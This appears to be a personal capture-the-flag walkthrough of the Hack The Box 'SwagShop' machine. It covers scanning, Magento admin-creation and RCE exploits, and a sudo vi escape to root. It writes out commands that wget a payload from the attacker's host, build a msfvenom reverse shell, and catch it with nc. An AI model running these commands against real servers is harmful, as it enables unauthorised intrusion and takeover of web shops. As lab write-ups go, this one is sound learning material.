SwagShop walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just as note: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(root㉿k14d1u5-kali)-[/media/…/Linux/Easy/Swagshop/nMap]
└─# nmap -sT -sV -A -p- 10.10.10.140 -oA SwagShop
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 02:21 AEDT
Nmap scan report for 10.10.10.140
Host is up (0.049s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://swagshop.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=10/8%OT=22%CT=1%CU=41812%PV=Y%DS=2%DC=T%G=Y%TM=6703
OS:FCA7%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=105%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=2%ISR=108%TI
OS:=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M
OS:53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE8
OS:8%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   46.45 ms 10.10.14.1
2   46.52 ms 10.10.10.140

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.08 seconds
```

Figure 1 - nMap scan results

Open ports are 22 and 80. This means that the box has SSH service (on port 22) enabled and a web application running on port 80. Also, nMap informed me that OS is Linux, but it didn't provide any further information.

Initial foothold

Since I just found a web application running on port 80, I tried to access to it. To do it, I needed to add a new entry in my $/etc/hosts$ file. Also, I run $ffuf$ tool and I found the following hidden contents:




```
app                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 47ms]
errors                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 43ms]
favicon.ico             [Status: 200, Size: 1150, Words: 4, Lines: 2, Duration: 38ms]
includes                [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 37ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 46ms]
lib                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 44ms]
mage                    [Status: 200, Size: 1319, Words: 202, Lines: 55, Duration: 44ms]
media                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 42ms]
pkginfo                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 39ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 53ms]
shell                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 41ms]
skin                    [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 50ms]
var                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 38ms]
:: Progress: [255948/255948] :: Job [1/1] :: 188 req/sec :: Duration: [0:01:32] :: Errors: 0 ::
```

Figure 2 - ffuf scan results

However, I didn’t find any interesting information in this way. I noted that the web application is Magento, so I searched some possible exploit on the Internet. In particular, I found out that the target web application was released in 2014. Looking for some details on the Internet, I found out that the most recent version in 2014 was 1.8.

User flag


At this point, I looked for and I found an interesting exploit. It requires the admin login page. I didn’t find it, so I looked for it on the Internet. Honestly, I don’t remember very well how I found the admin login page. Maybe I found it using the Burp’s Spider functionality. Or maybe when I navigate the paths I found when I run $ffuf$ tool. Or maybe just because I noted that all paths of the web application started with http://swagshop.htb/index.php and I just tried to look the admin login there. Once I found the admin login, I was able to run the exploit, as shown in the following figure:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python2 ./exploit.py
WORKED
Check http://swagshop.htb/admin with creds forme:forme
```

Figure 3 - Target vulnerable check

I verified that everything works properly trying to use the admin credentials:



Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider.

Latest Message: MagentoLive Europe 2019 Read details

You have 3 critical and 6 notice unread message(s). Go to messages inbox

One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to Index Management and rebuild required indexes.

Dashboard

Lifetime Sales

£22.00

Average Orders

£22.00

Last 5 Orders

Customer	Items	Grand Total
A A	2	£32.00
A A	2	£32.00


Last 5 Search Terms

Search Term	Results	Number of Uses
956581	0	1

No Data Found

Figure 4 – Login to the admin dashboard

At this point, since I have an admin login, I can execute a different exploit that letting me to obtain RCE. I found it on the Internet too. Using this exploit, I can upload an .elf file and open a new shell:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python2 ./exploitRCE.py http://swagshop.htb/index.php/admin "wget http://10.10.14.17:9989/shell.elf -O /tmp/shel
l.elf"

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python2 ./exploitRCE.py http://swagshop.htb/index.php/admin "ls -la /tmp/"
total 84
drwxrwxrwt  2 root     root     4096 Oct  8 12:28 .
drwxr-xr-x 23 root     root     4096 Oct 13  2023 ..
-rw-rw-rw-  1 www-data www-data  399 Oct  8 12:28 shell.elf
-rw-------  1 www-data www-data   16 Oct  8 10:18 zend_cache---Zend_LocaleC_en_GB_am_
-rw-------  1 www-data www-data   24 Oct  8 10:18 zend_cache---Zend_LocaleC_en_GB_decimalnumber_
-rw-------  1 www-data www-data   19 Oct  8 10:18 zend_cache---Zend_LocaleC_en_GB_field_week
-rw-------  1 www-data www-data   16 Oct  8 10:18 zend_cache---Zend_LocaleC_en_GB_pm_
-rw-------  1 www-data www-data   20 Oct  8 10:18 zend_cache---Zend_LocaleC_en_GB_relative_0
-rw-------  1 www-data www-data   18 Oct  8 10:18 zend_cache---Zend_LocaleC_en_GB_scientificnumber_
-rw-------  1 www-data www-data 1047 Oct  8 10:18 zend_cache---Zend_LocaleL_en_GB_days_
-rw-------  1 www-data www-data 1217 Oct  8 10:18 zend_cache---Zend_LocaleL_en_GB_months_
-rw-------  1 www-data www-data  269 Oct  8 10:18 zend_cache---Zend_LocaleL_en_GB_symbols_
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleC_en_GB_am_
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleC_en_GB_decimalnumber
_
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleC_en_GB_field_week
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleC_en_GB_pm_
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleC_en_GB_relative_0
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleC_en_GB_scientificnum
ber_
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleL_en_GB_days_
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleL_en_GB_months_
-rw-------  1 www-data www-data   98 Oct  8 10:18 zend_cache---internal-metadatas---Zend_LocaleL_en_GB_symbols_

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python2 ./exploitRCE.py http://swagshop.htb/index.php/admin "chmod +x /tmp/shell.elf"

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python2 ./exploitRCE.py http://swagshop.htb/index.php/admin "/tmp/shell.elf"
```


```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.17 LPORT=9653 -b "\x00\x0a\x0d" -e x64/xor -i 5 -f elf >
shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor succeeded with size 159 (iteration=1)
x64/xor succeeded with size 199 (iteration=2)
x64/xor succeeded with size 239 (iteration=3)
x64/xor succeeded with size 279 (iteration=4)
x64/xor chosen with final size 279
Payload size: 279 bytes
Final size of elf file: 399 bytes

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python -m http.server 9989
Serving HTTP on 0.0.0.0 port 9989 (http://0.0.0.0:9989/) ...
10.10.10.140 - - [09/Oct/2024 03:28:47] "GET /shell.elf HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 9653
listening on [any] 9653 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.140] 41040
whoami
www-data
pwd
/var/www/html
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 5 - First shell obtained

Even I am the $www - data$ user, I can read the user flag contained in the home directory of another user (I forgot the screenshot).

Privilege escalation


At this point I need to find a way to escalate my privileges. As usual, one of my first try was checking the sudoers. This time I was lucky. In fact, the $www - data$ user can run vi tool to modify all file in the web application root directory, as shown in the following figure:



```
sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
```

Figure 6 - Privilege escalation info


This means I can run a command in the vi “interface” and I can obtain a shell as root. To do it, I choose to modify the $get.php$ file:



```
sudo /usr/bin/vi /var/www/html/get.php
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
```

Figure 7 - How to run vi tool to escalate privileges

At this point, I just need to run the command to spawn a shell as root and retrieve the root flag:



```
:!/bin/bash

/**
 * Magento
 *
 * NOTICE OF LICENSE
 *
 * This source file is subject to the Open Software License (OSL 3.0)
 * that is bundled with this package in the file LICENSE.txt.
 * It is also available through the world-wide-web at this URL:
 * http://opensource.org/licenses/osl-3.0.php
 * If you did not receive a copy of the license and are unable to
 * obtain it through the world-wide-web, please send an email
 * to license@magentocommerce.com so we can send you a copy immediately.
 *
 * DISCLAIMER
 *
 * Do not edit or add to this file if you wish to upgrade Magento to newer
 * versions in the future. If you wish to customize Magento for your
 * needs please refer to http://www.magentocommerce.com for more information.
 *
 * @category   Mage
 * @package    Mage
:!/bin/bash
whoamia swap file by the name "/var/www/html/.get.php.swp"
root          owned by: root   dated: Thu Oct 10 11:54:04 2024
cat /root/root.txt: /var/www/html/get.php
8[redacted]b
         user name: root   host name: swagshop
        process ID: 24343
While opening file "/var/www/html/get.php"
             dated: Wed May  7 14:58:50 2014
```

Figure 8 - Privilege escalation and root flag

Personal comments

I was very surprised by this box because it was the first one where I can access to the user flag and escalate my privileges when I was a “service” user as $www - data$. In my opinion, it was the biggest difficulty for this box. Due to this, I lost a certain amount of time to understand how I can perform a lateral movement, but it was not needed. Also, I consider this box to the easy level, as I rated it on the Hack The Box platform. Also, I am verry sorry because I was not very detailed on some point that I didn’t note and log properly on my personal notes. It can happen, but I always work hard so it will not in the future.